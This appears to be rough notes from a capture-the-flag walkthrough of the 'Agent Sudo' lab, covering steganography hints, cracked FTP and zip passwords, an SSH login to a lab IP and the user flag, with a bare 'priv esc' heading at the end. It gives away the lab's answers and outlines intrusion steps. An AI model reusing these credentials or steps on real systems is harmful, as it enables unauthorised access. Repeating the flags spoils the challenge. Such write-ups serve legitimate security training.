
We need to send the picture to 'QXJlYTUx' as soon as possible!

By,
Agent R

Cyber chef for data decoding



Steghide to retrieve hidden information



Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris

exploit

ssh
james@IP
hackerrules!

```
(kali㉿kali)-[~/Desktop]
$ ssh james@10.10.249.219
james@10.10.249.219's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Jul  9 21:15:57 UTC 2023

System load:  0.0               Processes:           92
Usage of /:   39.9% of 9.78GB    Users logged in:    0
Memory usage: 32%              IP address for eth0: 10.10.249.219
Swap usage:   0%

75 packages can be updated.
33 updates are security updates.

Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$
```

Task 1 Author note

Task 2 Enumerate

Hash cracking and brute-force

Time to brute your way

Can you enumerate the machine? Time to brute your way

Answer the questions below

FTP password

crystal


Zip file password

alien

```
Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$ ls
Alien_autospy.jpg  user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
james@agent-sudo:~$
```

75 packages can be updated.
33 updates are security updates.

Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~\$



Alien_autopsy.jpg



REVERSE SEARCH

<https://www.foxnews.com/science/filmmaker-reveals-how-he-faked-infamous-roswell-alien-autopsy-footage-in-a-london-apartment>

priv esc